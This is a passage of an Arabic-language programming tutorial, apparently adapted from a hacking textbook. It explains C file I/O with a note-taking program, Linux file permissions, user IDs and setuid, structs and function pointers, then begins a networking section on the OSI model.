قُم بإضافة \n إلى ال string.. وهي "this is test note" بمعنى إبدأ سطر جديد بعد أن تنتهي هذه الجُملة، والرقم (1)

هُنا يعني أن "\n" هذه تَمَّ تَخصيص 1 byte لها، وهِيَ المساحة التي يَشغَلها هذا الرمز داخل ال memory ☺.

والآن نأتي لموضوع الحلقة وهو low-level-functions:

ستقوم ال open( ) بعملية فتح الملف، وكما ترى أنها استخدمت مجموعتين من ال flags، يسبقهم مسار الملف المراد

فتحه.

المجموعة الأولى تتكون من ثلاثة flags يفصل بينهم | وهي أحد ال standard logic gates تسمى OR. يمكنك الرجوع لهذه ال flags إن نسيت دلالاتهم..

أمّا المجموعة الثانية فهي: S_IRUSR | S_IWUSR

سنأتي إليهم أيضاً في فقرة ال Permissions.

S_IRUSR Give the file read permission for the user (owner).
S_IWUSR Give the file write permission for the user (owner).

لاحِظ أنهُ عِندَ فَشَل أي عَمَلية مِن العَمَليات الثلاث: open, write, and close سيقوم البرنامج بالانتقال إلى fatal( ) لِتَظهَر لكَ رسالة error ثُمَّ الخُروج خارِج البرنامج. أمّا في الحالة الطبيعية فسيتم فَتْح المَلف وتقوم printf( ) بِعَرض ال fd الخاص بهذه العملية.

هل تَذْكُر هذا ال file descriptor؟.

ثُمَّ تأتي ال write( ) لِتَستَقبِل string مِن ال buffer وبالتالي سَتحتاج لِحساب عَدَد أحرُفِها كَي يتسنى لها كِتابَتِها داخِل المَلف، هُنا سَتقوم ال write( ) بِاستخدام Function أُخرى لِتَقوم باستِقبال مُحتويات ال buffer وحِساب عَدَد الأحرُف بِه.. هَذِه ال function تُسمَّى strlen( ).

ثُمَّ تأتي لَنا ال function الأخيرة لِتُغلِق المَلف، وهِيَ close( )، لِتَظهَر في الخِتام رِسالة:

"note has been saved"

ثُمَّ عَمَل free لِكُلٍ مِنَ ال buffer و datafile مِنَ ال Heap. وَيتم غَلق القَوْس الخاص بال main( ).

لِنُشاهد النتائج:

```
reader@hacking:~/booksrc $ gcc -o simplenote simplenote.c
reader@hacking:~/booksrc $ ./simplenote
Usage: ./simplenote <data to add to /tmp/notes>
reader@hacking:~/booksrc $ ./simplenote "this is a test note"
[DEBUG] buffer @ 0x804a008: 'this is a test note'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
reader@hacking:~/booksrc $ ./simplenote "great, it works"
[DEBUG] buffer @ 0x804a008: 'great, it works'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
great, it works
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $
```

File Permissions

يُعْتَبَر ال file permissions مِنَ الأمور المُهِمّة في أنظمة التشغيل. تَمَّ تَخصيص مَجموعَة مِنَ ال flags التي يُمكِنُنا دَمجها مَعاً باستخدام بَوابة "OR".

هذه ال flags مُقسَّمَة إلى ثَلاث مَجموعات لِتُعطي صَلاحيات لِثَلاثَة أنواع مِنَ المُستَخدِمين، كما يلي:

User (Owner)
S_IRUSR Give the file read permission for the user (owner).
S_IWUSR Give the file write permission for the user (owner).
S_IXUSR Give the file execute permission for the user (owner).

Group
S_IRGRP Give the file read permission for the group.
S_IWGRP Give the file write permission for the group.
S_IXGRP Give the file execute permission for the group.

Others
S_IROTH Give the file read permission for other (anyone).
S_IWOTH Give the file write permission for other (anyone).
S_IXOTH Give the file execute permission for other (anyone).

لِكُل مَلف في نِظام التشغيل Linux مَجموعة مِنَ الصلاحيات التي تُعْطَى لِثلاثة أنواع مِنَ المُستخدِمين:
Owner, Group, and Others
لِنُشاهِد هذا بِمِثال:

```
reader@hacking:~/booksrc $ ls -l /etc/passwd simplenote*
-rw-/r--/r-- 1 root root 1424 2015-09-06 09:45 /etc/passwd
-rwx/r-x/r-x 1 reader reader 8457 2015-09-07 02:51 simplenote
-rw-/---/--- 1 reader reader 1872 2015-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

نُلاحِظ أنَّ أول مَلف /etc/passwd تَمَّ إعطاء صَلاحيات "read and write" إلى ال owner، و read فقط إلى ال group، و read أيضاً إلى ال others.

إذا قُمنا بتحديد group ، فيُمكِنُنا إضافة users إلى هذا group، وبِمُجرد إضافتهم إليه، سَيَمتلِكون صَلاحيات هذا group!، فإذا كانَ group لل Admins فَسَتُمنَح صلاحيات ال Admin لِجميع مَن يَنتمي لِهَذا group.

هَيّا نُشاهِد مِثال آخَر يَتِم فِيهِ تَعديل الصلاحِيّات كَي تتضِح الصورة أكثر:

```
reader@hacking:~/booksrc $ chmod 731 simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rwx/-wx/--x 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod ugo-wx simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-r--/---/--- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod u+w simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rw-/---/--- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

لاحِظ في السطر الأول أنهُ سَيُعطي تَصاريح للمَلف simplenote باستخدام الأمر chmod كالتالي:

7 for the owner, 3 for Group, and 1 for Others

ماذا تعني 7 هذه؟؟

حَسَناً.. تأمَّل هذه المُعادَلَة:

(4 + 2 + 1) = 7

Since 4 is read flag, and 2 is write flag, and 1 is the execute flag!, then the sum is 7

والآن ما دلالة الرقم 3 المعطى لل Group..؟

ثم في الأمر الذي يليه، سيقوم بنزع صلاحيات ال write و ال execute منهم جميعا user,group,other.

لاحظ أنه لم تُعْطَ صلاحية ال read مِن الأساس إلى كُلٍ من ال Group, and Other.

سننتقل اللآن إلى ال User IDs.

User IDs

في نظام التشغيل Linux، يحصل ال root user على id = 0 حيث تعني أنهُ Administrator Account. هُناكَ بعض الثغرات التي تُمكِّنُك مِن الوصول لل id 0 باستخدام بعض ال functions مثل getuid( ).

المُهم..

دعنا نشاهد مخرجات الأمر id حيث يُظهِر لك ال id المعطاة لك:

```
reader@hacking:~/booksrc $ id matrix
uid=500(matrix) gid=500(matrix) groups=500(matrix)
reader@hacking:~/booksrc $ id root
uid=0(root) gid=0(root) groups=0(root)
reader@hacking:~/booksrc $
```

سنقوم بعمل log out، ثُم الدخول ب account آخَر ونُجرِّب فَتح أحَد المَلفات الخاصة بال user reader. سَنُحاوِل فتح مَلف ال notes الذي كتبنا كود إضافة الجُملة بِداخِله مِن قبل.

لِنُشاهِد النتائج:

```
jose@hacking:/home/reader/booksrc $
jose@hacking:/home/reader/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 05:20 /tmp/notes
jose@hacking:/home/reader/booksrc $ ./simplenote "a note for jose"
[DEBUG] buffer @ 0x804a008: 'a note for jose'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[!!] Fatal Error in main() while opening file: Permission denied
jose@hacking:/home/reader/booksrc $ cat /tmp/notes
cat: /tmp/notes: Permission denied
jose@hacking:/home/reader/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

ولكن ماذا لو أراد أكثر من user لِعَمل access لنفس الملف أو إجراء تعديلات عليه؟. مثلاً ملف /etc/passwd يحتوي على بيانات ال users ومنها ال default shell الخاص بكل منهم.

ماهذا ال Shell؟

إنه برنامج يستقبل منك commands ليقوم بإرسالها إلى ال Operating System ..لقد كان ال user interface الوحيدة التي تحقق التواصل بينك وبين ال O.S في بدايات ظهور ال UNIX، ثُم ظهرت ال GUI بعد ذالك لتُسهل بعض الأمور إلا أنه لا غنى عنه!.

الأشهر من هذه ال shells هو ال Bash حيث هو الأقدم والأفضل، أيضاً يوجد عدة أنواع أخرى كال ksh, tcsh, and zsh.

مايَهُمُنا هُنا أنَّ linux يُعطي الصلاحية لأي مُستَخدِم بِأن يقوم بِتَغيير ال default shell الخاص بِهِ، بِمَعنى أنّهُ سَيَقوم بإجراء تعديل على السطر الخاص به (هذا المُستخدِم) داخِل مَلف /etc/passwd، فَكيفَ سَيقوم مُستَخدِم عادي بإجراء هذا التعديل!.

سنستخدم خاصية في النظام تُسمَّى "Set User Id Permission".

هل تتذكر ال “read, write, and execute permissions”!.

Setuid تُعتَبَر permission أيضاً نستطيع إضافتها لأحد البرامج، وإذا ما تمَّ استخدام هذا البرنامج مِن قِبَل أَحَد ال users فإنه يتعامل مع ال O.S بصلاحيات ال root.

سَنأتي للبرنامج الصَغير الذي يقوم بإجراء عملية التغيير لِنوع ال shell الخاص بِك!، إنه "chsh". نقوم بكتابته في ال terminal كَما هُوَ، chsh، سَيأخُذ حينَها هَذا البرنامج id جَديدَة ومُؤقتة، نُطلِق عليها “Effective id”، كي يتسنى له إجراء التعديل.

ثُمَّ بَعْدَ الإنتِهاء سَيَقوم بِالعَودَة إلى ال real id وهِيَ ال id الطَبيعية الخَاصَّة بِك.

```
reader@hacking:~/booksrc $ which chsh
/usr/bin/chsh
reader@hacking:~/booksrc $ ls -l /usr/bin/chsh /etc/passwd
-rw-r--r-- 1 root root 1424 2007-09-06 21:05 /etc/passwd
-rws/r-x/r-x 1 root root 23920 2006-12-19 20:35 /usr/bin/chsh
reader@hacking:~/booksrc $
```

كَما تَرى، حَرف ال (s) يظهر في أول خانة لَدَى ال chsh بينما غير موجود لدى ال /etc/passwd

يُمكِنُكَ أيضاً تفعيل هَذِه الخاصية لأي بَرنامج لديك باستخدام الأمر "chmod u+s".

هَيا لنُجرِّب هذا بِمِثال.

مايلي كود صغير يَعرِض لَنا ال real id و ال effectve id بِاستِخدام function تُسَمَّى ( )getuid

```
#include <stdio.h>
int main() {
printf("real uid: %d\n", getuid());
printf("effective uid: %d\n", geteuid());
}
```

سَنَحفَظ هَذا الكود بإسم uid.c

هذا البرنامج الآن يَعمَل بِصلاحيات صَاحبه وهو اليوزر "reader" كمايلي:

```
reader@hacking:~/booksrc $ ./uid
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $
```

والآن سَنَقوم بِتنفيذ الأمر (chmod u+s)، انتبه للحرف (s)، يظهر في خانة ال owner (أول خانة).

```
reader@hacking:~/booksrc $ sudo chmod u+s ./uid
reader@hacking:~/booksrc $ ls -l uid_demo
-rws/r-x/r-x 1 root root 6825 2007-09-07 05:32 uid
reader@hacking:~/booksrc $ ./uid
real uid: 999
effective uid: 0
reader@hacking:~/booksrc $
```

لاحظ استخدام الأمر Sudo، فَبِدونِهِ لَن يُمَكِّنُنا إضافة ال (Setuid permission) لهذا الملف.

سننتقل الآن إلى ال "Structs"..

Structs

هل تَتذكر ال Array؟.

كُنَّا نُعرِّفها بأنها عبارة عن مجموعة من العناصر من نفس النوع مُجتَمِعة مع بعضها.

Array is collection of the elements of same type.

ال Struct يَحمِل نَفس مَفهوم ال array غَيرَ أنهُ يُستَخدَم في حالات أكثر تَعقيداً، هو في النهاية عِبارة عَن مُتغير Variable، لَكِنّه مِن نوع خاص!، حَيثُ أنهُ يَحمِل بِداخلهِ مُتغيرات أُخرى مُتعدِّدَة، ويُمكِنُه أيضاً حَمْل variables ذات data types مُختلفة.

فما هو ال struct ؟

“Is a composition of the different variables of different data types, grouped under same name”

فَمثلاً لو فَرَضنا أننا نَوَد تَخزين records خَاصة بِطُلاب في مَدْرسةٍ ما، سَنقوم بِعَمَل struct يُسَمَّى record. هذا ال struct سَيَحمِل بداخِلِهِ مُتَغيرات مِن أنواع مُختَلِفَة.. مِنها إسم الطالب، السّنَة الدِراسية، تاريخ ميلاد الطالب، .. الخ.

لاحِظ أنَّ كُلَّ هَذِه مُتَغيرات (members) تَتبَع المُتَغَيِّر الأساسي Recoed.

```
Struct Record {
         char name[64];
         char course[128];
         int age;
         int year;
  };
```

لنعطي مثال آخر:

```
struct tm {
   int         tm_sec;              /* seconds */
   int         tm_min;              /* minutes */
   int         tm_hour;             /* hours */
   int         tm_mday;             /* day of the month */
   int         tm_mon;              /* month */
   int         tm_year;             /* year */
   int         tm_wday;             /* day of the week */
   int         tm_yday;             /* day in the year */
   int         tm_isdst;            /* daylight saving time */
};
```

هذا ال struct إسمه tm إختصاراً لل "Time"، يَحوي بِداخِلهِ مَجموعة مِنَ ال variables.

جيد!.. كيف نستخدمه؟.

في الحقيقة نقوم باشتِقاق object مِن هَذا ال struct ثُم نَقوم بالتعامُل مَعَهُ بِكُل حُرّية، أيضاً يُمكننا اشتقاق أكثر من object مِن نَفس هذا ال struct.

سيكون الأمر أكثر وضوحاً بهذه الصورة..



كما تَرَى في الصورة، هذا الدلو هو ال Struct، وهذا الشكل التُرابي قامَ بِأخْذ نَفس شَكل الدلو، نفس صِفاته.. بالمعنى البرمَجي: يأخُذ مُحتويات ال struct، أو كما يُطلِقُون عليها Elements أو Attributes. وكما تعلم فإنه بإمكاننا اشتقاق أي عدد من ال objects الترابية من هذا الدلو.. ال "Struct".

هَيا نُجَرِّب هَذا الأمر بِبَرنامج صغير:

```
#include <stdio.h>
#include <time.h>

int main() {
  long int seconds_since_epoch;
  struct tm current_time, *time_ptr;
  int hour, minute, second, day, month, year;

  seconds_since_epoch = time(0); // Pass time a null pointer as argument.
  printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

  time_ptr = &current_time; // Set time_ptr to the address of the current_time struct.
  localtime_r(&seconds_since_epoch, time_ptr);

  // Three different ways to access struct elements:

  hour = current_time.tm_hour;       // Direct access
  minute = time_ptr->tm_min;         // Access via pointer
  second = *((int *) time_ptr);      // Hacky pointer access

  printf("Current time is: %02d: %02d: %02d\n", hour, minute,
        second);
}
```

في بداية البرنامج قمنا باشتقاق object current_time، ثُمَّ عَرَّفنا pointer *time_ptr. أيضاً قُمْنا بِعَمَل declare لِمُتَغَيِّر long int لأنه سَيَحوي عدد كبير!. تَمَّ استخدام function بإسم time( )، وهي مُدْرَجَة في "time.h library".

تقوم هذه ال function بإرجاع لنا عدد الثواني المحسوبه منذ وقت مُحَدَّد ك base line هو 1/1/1970.

ثُمَّ قُمنا بِجَعْل ال pointer time_ptr يُشير إلى ال "address of our object" وهو current_time يحوي هذا ال object ال elements الموجودة في ال struct tm لَكِنها فارغة!.

تذكر أنها variables بمعنى أننا سوف نَملأها الآن، سنستخدم function بإسم localtime_r( ) لتقوم بملأ هذه ال variables بالتوقيت الحالي.

ثُمَّ أخيراً نستخدم printf( ) لِتعرض لنا التوقيت الحالي بالساعات والدقائق والثواني، وذلك عن طريق استدعائهم من هذا ال object بعد أن قامت locate_r( ) بملئهم.

سنستخدم ثلاثة طُرُق مُختلِفَة أثناء استدعائنا لكلٍ من هذه ال Elements الثلاثة المُكونين للساعات والدقائق والثواني.

- أشهرهم الطريقة الأولى وهي أن نستدعيه كما يلي: object.strct_element

قمنا باستخدام هذه الطريقة والمسماة "direct access" لعمل access to the hour element

- الطريقة الثانية وهي الدخول باستخدام ال pointer:

تذكر أننا قمنا بعمل declare ل pointer time_ptr وجعلناه يشير إلى ال object.

فسنقوم باستخدام الرمز -> لنتمكن من الدخول الى ال element الذي نريده! هنا اخترنا الدقائق!

- الطريقة الثالثة (وهي طريقة غير مُباشرة!):

تَذكَّر أننا ننتهي من الأقواس الداخلية أولاً ثم الأقواس الخارجية..

لقد قمنا بتحويل ال "time_ptr pointer" إلى integer pointer عن طريق عمل Cast له كما يلي:

```
(int *) time_ptr
```

هذا ال pointer يُشير إلى "address of our object" كما تعلم.. تَذَكَّر أن ال pointer بشكل عام إذا كان من نوع int فإنه يُشير إلى أول 4 bytes من ال address.. أليس كذلك؟ بمعنى أنه مساحة 4 bytes يَضع بها أول 4 bytes من ال address الذي يشير إليه.

وإذا ألقينا نظرة على هذا ال object الذي يُشير إليه فَسَنُلاحظ الآتي:

```
struct tm {
   int         tm_sec;                    /* seconds */
```

لاحظ أن ال element الأولى في ال struct هي ال second، بمعنى أنها تقع في أول 4 bytes من ال struct، لأن ال struct نفسه لا يَشْغل مساحة!.. بل ال variables بداخله هي التي تَشْغَل!. هذا رائع!!، ثُم قُمنا بوضع (*) أخرى بالخارج لنقوم بعمل dereference لهذا ال int pointer.

لنرى معاً مخرجات هذا الكود:

```
reader@hacking:~/booksrc $ gcc time_example.c
reader@hacking:~/booksrc $ ./a.out
time()  -  seconds since epoch:    1189311588
Current time is:     04:19:48
reader@hacking:~/booksrc $ ./a.out
time()  -  seconds since epoch:    1189311600
Current time is:     04:20:00
reader@hacking:~/booksrc $
```

Function Pointers

نحن الآن على دراية جيدة بال Pointers، لذا سنبدأ بالمِثال دون مُقدِمات:

```
#include <stdio.h>

int func_one() {
   printf("This is function one\n");
   return 1;
}

int func_two() {
   printf("This is function two\n");
   return 2;
}

int main() {
   int value;
   int (*function_ptr)();

   function_ptr = func_one;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);

   function_ptr = func_two;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);
}
```

بِدايةً.. نَعنِي بِهذا القوس الفارغ ( )int func_one أنَّ هَذِه ال function لا تأخُذ أي Arguments.

نأتي إلى ال ( )main لِنَرى هذا النوع مِنَ ال pointers العجيبة ☺:

```
int (*function_ptr)();
```

لاحظ معي:

هذا ال pointer ..هو "function_ptr*" يُشير إلى Function ما وهي ال ( ).. لأننا لم نُحددها بعد!. هذه ال Function ستُرجِع لنا value ذات data type من نوع integer وهي int في الكود هُنا. ثُمّ عَرَّفنا مُتغير int value لِنضع به ال return الخاص بال function. استخدمنا ال ( ) printf لتقوم بِعَرض ال "address of function" وهو ال pointer. فَهُو يُشير إلى ال "address of function". وَسَتعرِض لَنا أيضاً ما سَتُنفذِهُ هَذِه ال function، حيثُ تقوم بِطِباعة جُملة، و "return 1" فقط!. ثُم جَعلناهُ يُشير مرةً أخرى إلى ال ( )func_two. ثُم إجراء call لَها بِنَفس الطريقة.

لنُشاهد النتائج:

```
reader@hacking:~/booksrc $ gcc funcptr_example.c
reader@hacking:~/booksrc $ ./a.out
function_ptr is 0x08048374
This is function one
value returned was 1

function_ptr is 0x0804838d
This is function two
value returned was 2
reader@hacking:~/booksrc $
```

أُحِبُ أن أُهنِئك.. لقَد وصلتَ إلى نهاية الباب الأول..


إنهُ إنجازٌ رائِع!.. دعني أُقدِم لَكَ مُكافأة ☺.

لدينا راعي أغنام يمتلك ذئب، وماعز، وبعض العُشْب، وهم الثلاثة يقفوا كما في الصورة أمام النهر، يريدون العبور للجهة الأخرى.

هذا الراعي لديه قارب صغير يُمكنه فقط أخذ شيء واحد معه أثناء العبور!، مما يعني أنهم سيعبُرون على عِدة مراحل!.


ولكن انتبه!، لا يُفترض ترك الذئب مع الماعز حيثُ من المُتوقع أن يأكُلها!، وفي نفس الوقت لا يُفترض أيضاً ترك الماعز وحدها مع العشب حيثُ من المُتوقع أيضاً أن تلتهمه!..

فكيف سنقوم بنقل الثلاثة إلى الجهة الأخرى من النهر؟




This page intentionally left blank

والآن هيا لِنَقوم بِاختِبار ما قَدمته لَنا مِن أفكار لِحل هذا اللغز!:



Part II
Networking



Introduction

يقول الله تعالى في كتابه الكريم: ﴿ وجعلناكم شعوباً وقبائِلَ لِتعارفوا ﴾..

هل يُمكنُك تخيل شخص يعيش وحيداً في جزيرةٍ ما، تخيل ذلك لِبُرهة!، ثُم تخيل الشخص ذاته وهو يعيش في بلدٍ ما مع بشر يتكلمون نفس لغته!، يتواصل مع الكثير منهم بشكل يومي، يقوم بمعاملات مختلفة سواءً كانت اجتماعية أو مادية. الفرق بسيط، فكلا الشخصين واحد!، غير أن الأول هو الشخص "at rest"، والثاني هو نفس الشخص ولكن "in dynamic".. هذه الديناميكية سَتُضيفُ لهُ الكثير، فالشخص الثاني سيَتَكامَل وينمو بسبب هذا التواصل والانفتاح على الآخرين.. إنها هدية ال (Networking) له، بينما الآخر سيظل محله دون تحديث أو تطوير!، لعلك شاهدت فيلم تم انتاجه في عام 2007 اسمه "into the wild" حيث يحكي قصة شاب ترك الحياة الاجتماعية وذهب الى غابات "ألاسكا" ليعيش وحده بمعزل عن الناس.. وفي النهاية وبعد أن أصابه مرض الموت، وكان حينها وحيداً في الغابة، قام بتدوين آخر عبارة له قبل الرحيل:

"Happiness within shared"

ثم اضجع قليلاً وفارق الحياة. يالهُ من فتىً مسكين!.


فَمِثلما تقوم اللغات بإثراء التعاملات بين الناس وتزيد من خبراتهم وفاعليتهم في الحياة، أيضاً يُمكِنُنا إسقاط ذلك على برنامج بسيط مثل المُتصفح (browser)، ما قيمته بدون انترنت؟ لن يَستخدمهُ أحد حينها!، ولكن بمجرد أن يتمكن هذا الشيء من التواصل مع ال web servers في كل مكان باستخدام بروتوكولات الإتصال المختلفة.. حينها ستظهر قيمتهُ الحقيقية!. أليس كذلك؟.

من المعروف أن العديد من ال Applications تعتمد على بيئة الشبكات كي تتمكن من إيصال خدماتها إلى ال end users، ربما تختلف أنواع البروتوكولات التي تعتمد عليها هذه ال applications ولكن تبقى في النهاية السمات العامة المشتركة لهذه البروتوكولات في آليات نقلها للبيانات! "transport methods".

سنقوم في هذا الباب إنشاء الله بشرح أساسيات الشبكات وبروتوكولاتها، ثُمّ الإنتقال إلى ال "Sockets"، لتوضيح ماهيتها، وكيفية إنشائها واستخدامها في لغة ال C.

هيا بنا..

The OSI Model



يقوم هذا ال OSI Model بتقسيم ال Network Communications Process إلى طبقات (Layers).

